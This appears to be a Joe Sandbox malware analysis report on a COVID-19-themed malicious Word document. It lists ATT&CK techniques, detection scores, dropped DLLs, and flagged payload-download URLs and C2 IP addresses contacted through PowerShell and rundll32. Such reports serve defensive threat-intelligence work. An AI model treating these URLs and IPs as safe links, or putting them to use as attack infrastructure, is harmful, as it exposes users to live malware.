Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallb Chan
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 2 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multi Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Appli Layer
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	File Deletion 1	Network Sniffing	Process Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File T Proto


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
XP-9743 Medical report COVID-19.doc	19%	Virustotal		Browse
XP-9743 Medical report COVID-19.doc	14%	ReversingLabs	Script-Macro.Trojan.Heuristic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Kjl48kr\Nqm9ty9\S93E.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.1c0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.280000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.220000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.270000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.220000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.250000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1d0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
15.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.1e0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.200000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.210000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
remediis.com	2%	Virustotal		Browse
avadnansahin.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://avadnansahin.com	2%	Virustotal		Browse
http://avadnansahin.com	0%	Avira URL Cloud	safe	
http://hellas-darmstadt.de/cgi-bin/ZSoo/	6%	Virustotal		Browse
http://hellas-darmstadt.de/cgi-bin/ZSoo/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://https://remediis.comp	0%	Avira URL Cloud	safe	
http://solicon.us/allam-cycle-1c4gn/f5z/	6%	Virustotal		Browse
http://solicon.us/allam-cycle-1c4gn/f5z/	100%	Avira URL Cloud	malware	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://avadnansahin.com/wp-includes/w/	0%	Avira URL Cloud	safe	
http://www.agricampeggiocortecomotto.it/wp-admin/s7p1/	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://https://remediis.com	0%	Avira URL Cloud	safe	
http://www.riparazioni-radiotv.com/softaculous/DZz/	0%	Avira URL Cloud	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://https://www.starlingtechs.com/GNM/	0%	Avira URL Cloud	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://69.49.88.46/fumwyj93myhz6vi/3lptbz7/e6hqkyw77ui/dujy6/2toe6aqef56s/cxrwnsqx/	0%	Avira URL Cloud	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://https://remediis.com/t/gm2X/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
remediis.com	5.2.81.171	true	true	• 2%, Virustotal, Browse	unknown
avadnansahin.com	109.232.216.177	true	true	• 2%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://avadnansahin.com/wp-includes/w/	true	• Avira URL Cloud: safe	unknown
http://69.49.88.46/fumwyj93myhz6vi/3lptbz7/e6hqkyw77ui/dujy6/2toe6aqef56s/cxrwnsqx/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000008.0000000 2.2091693708.0000000001D60000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2092559720.0000000001BF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2089009552.000 0000001FD0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2091693708.000000000 1D60000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2092559720.0000000001BF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2089009552.000 0000001FD0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2091693708.000000000 1D60000.00000002.00000001.sdmp	false		high
http://avadnansahin.com	powershell.exe, 00000005.00000 002.2093523040.0000000003C7000 0.00000004.00000001.sdmp	true	• 2%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://hellas-darmstadt.de/cgi-bin/ZSoo/	powershell.exe, 00000005.00000 002.2093046326.0000000003B4100 0.00000004.00000001.sdmp	true	• 6%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000 002.2093523040.0000000003C7000 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://remediis.comp	powershell.exe, 00000005.00000 002.2093497581.0000000003C5C00 0.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://solicon.us/allam-cycle-1c4gn/f5z/	powershell.exe, 00000005.00000 002.2093046326.0000000003B4100 0.00000004.00000001.sdmp	true	• 6%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://www.litespeedtech.com	powershell.exe, 00000005.00000 002.2093517208.0000000003C6E00 0.00000004.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp? WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2092843874.0000000001DD7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2089320581.000 00000021B7000.00000002.0000000 1.sdmp, rundll32.exe, 0000000D .00000002.2100702841.000000000 1E87000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2092559720.0000000001BF0000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2089009552.000 0000001FD0000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2091693708.000000000 1D60000.00000002.00000001.sdmp	false		high
http://services.msn.com/svcs/oe/certpage.asp? name=%s&email=%s&&Check	rundll32.exe, 00000006.0000000 2.2092843874.0000000001DD7000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2089320581.000 00000021B7000.00000002.0000000 1.sdmp, rundll32.exe, 0000000D .00000002.2100702841.000000000 1E87000.00000002.00000001.sdmp	false		high
http://www.agricampeggiocortecomotto.it/wp-admin/s7p1/	powershell.exe, 00000005.00000 002.2093046326.0000000003B4100 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000 002.2093523040.0000000003C7000 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2092843874.0000000001DD7000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2089320581.00000021B7000.00000002.00000001.sdmp, rundll32.exe, 0000000D.00000002.2100702841.000000001E87000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00002.2088032725.0000000002380000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2091689144.0000000002880000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2092831737.00000000027A0000.00000002.00000001.sdmp	false		high
http://https://remediis.com	powershell.exe, 00000005.00002.2093046326.0000000003B41000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000005.00002.2086528973.0000000004040000.00000004.00000020.sdmp	false		high
http://www.riparazioni-radiotv.com/softaculous/DZz/	powershell.exe, 00000005.00002.2093046326.0000000003B41000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00002.2093523040.0000000003C70000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.starlingtechs.com/GNM/	powershell.exe, 00000005.00002.2093046326.0000000003B41000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2092559720.0000000001BF0000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2089009552.0000001FD0000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2091693708.000000001D60000.00000002.00000001.sdmp	false		high
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00002.2093523040.0000000003C70000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00002.2086528973.0000000004040000.00000004.00000020.sdmp	false		high
http://www.%s.comPA	powershell.exe, 00000005.00002.2088032725.0000000002380000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2091689144.0000000002880000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2092831737.00000000027A0000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://https://remediis.com/t/gm2X/	powershell.exe, 00000005.00002.2096044095.000000001B606000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2093046326.0000000003B41000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
69.49.88.46	unknown	United States		33734	MPW-MACHLINK-NETUS	true
109.232.216.177	unknown	Turkey		42807	AEROTEK-ASTR	true
71.72.196.159	unknown	United States		10796	TWC-10796-MIDWESTUS	true
5.2.81.171	unknown	Turkey		3188	ALASTYRTR	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	338773
Start date:	12.01.2021
Start time:	20:30:12
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 39s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	XP-9743 Medical report COVID-19.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	17
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winDOC@26/7@2/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 33.2% (good quality ratio 31.6%) • Quality average: 71.6% • Quality standard deviation: 24.9%
HCA Information:	• Successful, ratio: 72% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:30:36	API Interceptor	1x Sleep call for process: msg.exe modified
20:30:37	API Interceptor	32x Sleep call for process: powershell.exe modified
20:30:41	API Interceptor	867x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
69.49.88.46	AG60273928I_COVID-19_SARS-CoV-2.doc	Get hash	malicious	Browse	• 69.49.88.46/kdd8h70lwp/lfu3p05/u2kanr3/
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 69.49.88.46/2hsmx8qypf/8iv55uq7hpxe/hf9tz7/
71.72.196.159	FILE-092020.doc	Get hash	malicious	Browse	• 71.72.196.159/Asgu9G/UPAJk1H/k1wB2h2lhMQGy9M4O/CwukNROTLhDmT5iz7yr/QNOGQRhP/
	X5w6zls.exe	Get hash	malicious	Browse	• 71.72.196.159/YmBvqXK/A1bXsLoMSYg/i0gaWBtL9c/yD6C9feh/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	#U5909#U531620.09.doc	Get hash	malicious	Browse	• 71.72.196.159/HisuDo3My4/
	#U5909#U531620-09.doc	Get hash	malicious	Browse	• 71.72.196.159/IEHZ5/HVlPRDwFoj/OuQtgxrIROu80/9t0syM1s3J/
	BCRYO2020.09.19.doc	Get hash	malicious	Browse	• 71.72.196.159/UdroxO4ouHCZo3/SPUpyAXBlZAJ/kR4LZr6qJHOM3/9tr1e4XNde6jxg22B/j2TVTGpcHCpnic1/
	drdgPfOU36.exe	Get hash	malicious	Browse	• 71.72.196.159/6YX6sQtKK6MLta/TbNsyU7EbVPMjL/0MoOi2xkKCNW7y67b/USvDoTSxSZ/BulSaK/
	cC.exe	Get hash	malicious	Browse	• 71.72.196.159/LLRDDCScx1Byk2D/krMwjOaF56Uc9Il6eMD/WuP6hJZcQa4/5p5T7L/
	#U304b#U3089#U306e#U5909#U66f419.doc	Get hash	malicious	Browse	• 71.72.196.159/3oAMQ7MNt66lIE8EI/DizHtXLtgQHqx/U2NH3hw0GWPotmCV/dMZCjcyGRF/qUw6hgI/FwMSWVK67N4mSEoC/
	LTB.doc	Get hash	malicious	Browse	• 71.72.196.159/QxJ68bj/OcYZ8J9RWfz7qwepeY/7Zys/K1Bpu/5CRfSZCJqSBtKcz/dhIXBeS6vLJR/
	#U6700#U65b0#U306e#U69cb#U9020#U56f3.doc	Get hash	malicious	Browse	• 71.72.196.159/JMk30NNrO1ReTb/6XR5dMIuJFNZfcR/yg0fR2fj6mXvduKb/
	HROF2020.doc	Get hash	malicious	Browse	• 71.72.196.159/EMc53XBYQbN5Jl/
	#U304b#U3089#U306e#U5909#U66f49#U6708.doc	Get hash	malicious	Browse	• 71.72.196.159/1iekIOTBS/ak8HNcj/
	DAT_2020_09_7444352632.doc	Get hash	malicious	Browse	• 71.72.196.159/cv2mWGF5/67dqj/ZkWPeQbBjvdWajsuvx/lYL2/TljK64Me1bfzHxBI/
	Dokumentation_FC_41232269.doc	Get hash	malicious	Browse	• 71.72.196.159/ejSg6gT/pSnsS3gAqTGFHUm9V/Jg8Kv3cnCG2Miq94/Sf9xZ/
	BIZ_18_09_2020_4070550449.doc	Get hash	malicious	Browse	• 71.72.196.159/tiVhuDLoHxS/G2H7AH/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Betrag_2020_09_4036385628.doc	Get hash	malicious	Browse	• 71.72.196.159/RQWehX/fgtv5/htJbK7vQCVUSRwZJeE/
	SCNVS2020.09.doc	Get hash	malicious	Browse	• 71.72.196.159/b9v6oT61Mzfa1oQAP/IIlXlIMvsnl/
	ZZLEJDXT8LH-20200918.doc	Get hash	malicious	Browse	• 71.72.196.159/v4zRqawC6/myK9u1BaFBM0ak/
	#U5909#U531609_18.doc	Get hash	malicious	Browse	• 71.72.196.159/w5aqN3cMRoz5Eq/
	INF_18_09_2020.doc	Get hash	malicious	Browse	• 71.72.196.159/5U1wQcRoWdLiEGx/gIcTfWkFIkHPs5yEqC/

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AEROTEK-ASTR	Re.invoice.exe	Get hash	malicious	Browse	• 37.230.107.14
	36bjGck9ps.exe	Get hash	malicious	Browse	• 37.230.107.15
	n1hou07jRi.exe	Get hash	malicious	Browse	• 37.230.107.14
	SZOSVrCvEl.exe	Get hash	malicious	Browse	• 37.230.107.17
	2LR7qIZpc9.exe	Get hash	malicious	Browse	• 37.230.107.14
	QXfxLv6GGp.exe	Get hash	malicious	Browse	• 37.230.107.17
	0908000090000.exe	Get hash	malicious	Browse	• 37.230.106.17
	Tax Invoices IN102738 IN102739 IN102740 (2).exe	Get hash	malicious	Browse	• 37.230.107.13
	Quotation 7339.exe	Get hash	malicious	Browse	• 37.230.107.16
	kart bilgisizzz.exe	Get hash	malicious	Browse	• 37.230.106.16
	CardFinans09000.exe	Get hash	malicious	Browse	• 37.230.106.17
	0lQnavQlRv.exe	Get hash	malicious	Browse	• 37.230.107.13
	payment invoice090909000.exe	Get hash	malicious	Browse	• 37.230.106.16
	POUIYYY.exe	Get hash	malicious	Browse	• 37.230.106.16
	invoice 2.exe	Get hash	malicious	Browse	• 37.230.107.15
	invoice 2.exe	Get hash	malicious	Browse	• 37.230.107.15
	TFTU6843783 - 32.exe	Get hash	malicious	Browse	• 94.199.200.89
	BL NO - 010446090.exe	Get hash	malicious	Browse	• 94.199.200.89
	09000000MMM090.exe	Get hash	malicious	Browse	• 37.230.106.17
	sUHUL8pabJ.exe	Get hash	malicious	Browse	• 37.230.107.14
TWC-10796-MIDWESTUS	AG60273928I_COVID-19_SARS-CoV-2.doc	Get hash	malicious	Browse	• 71.72.196.159
	FQ5754217297FF.doc	Get hash	malicious	Browse	• 71.72.196.159
	invoice.doc	Get hash	malicious	Browse	• 75.188.107.174
	N3TmJXOg4P.dll	Get hash	malicious	Browse	• 75.188.107.174
	59973067.doc	Get hash	malicious	Browse	• 75.188.107.174
	Electronic form.doc	Get hash	malicious	Browse	• 75.188.107.174
	2020_12- Statement.doc	Get hash	malicious	Browse	• 75.188.107.174
	http://foodlike.kz/templates/QUJOpdohWbgqcRtXl3uAR0twmMS59eLk1cnA6P2oA15NZcjPZPj0GO2DF/	Get hash	malicious	Browse	• 24.164.79.147
	utox.exe	Get hash	malicious	Browse	• 174.99.153.50
	New Doc 2020-12-21 09.53.07_8.doc	Get hash	malicious	Browse	• 70.92.118.112
	fdwv4hWF1M.exe	Get hash	malicious	Browse	• 72.133.174.230
	Check.vbs	Get hash	malicious	Browse	• 69.76.61.62
	RB1NsQ9LQf.exe	Get hash	malicious	Browse	• 71.79.68.222
	42H3JnmK5y.exe	Get hash	malicious	Browse	• 98.103.204.12
	7M5xbLL8eO.exe	Get hash	malicious	Browse	• 98.103.204.12
	gQszb56YfO.exe	Get hash	malicious	Browse	• 71.72.196.159
	d21iCa31cs.exe	Get hash	malicious	Browse	• 98.103.204.12
	dXp0Z8K4ya.exe	Get hash	malicious	Browse	• 98.103.204.12

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NL5ykZj9sR.exe	Get hash	malicious	Browse	• 98.103.204.12
	vr2UB6w0Lu.exe	Get hash	malicious	Browse	• 98.103.204.12
ALASTYRTR	WeBU3HLcSGLmmDb.exe	Get hash	malicious	Browse	• 5.2.81.142
	arrival notice-ETA 10th-11,2020.exe	Get hash	malicious	Browse	• 185.8.128.151
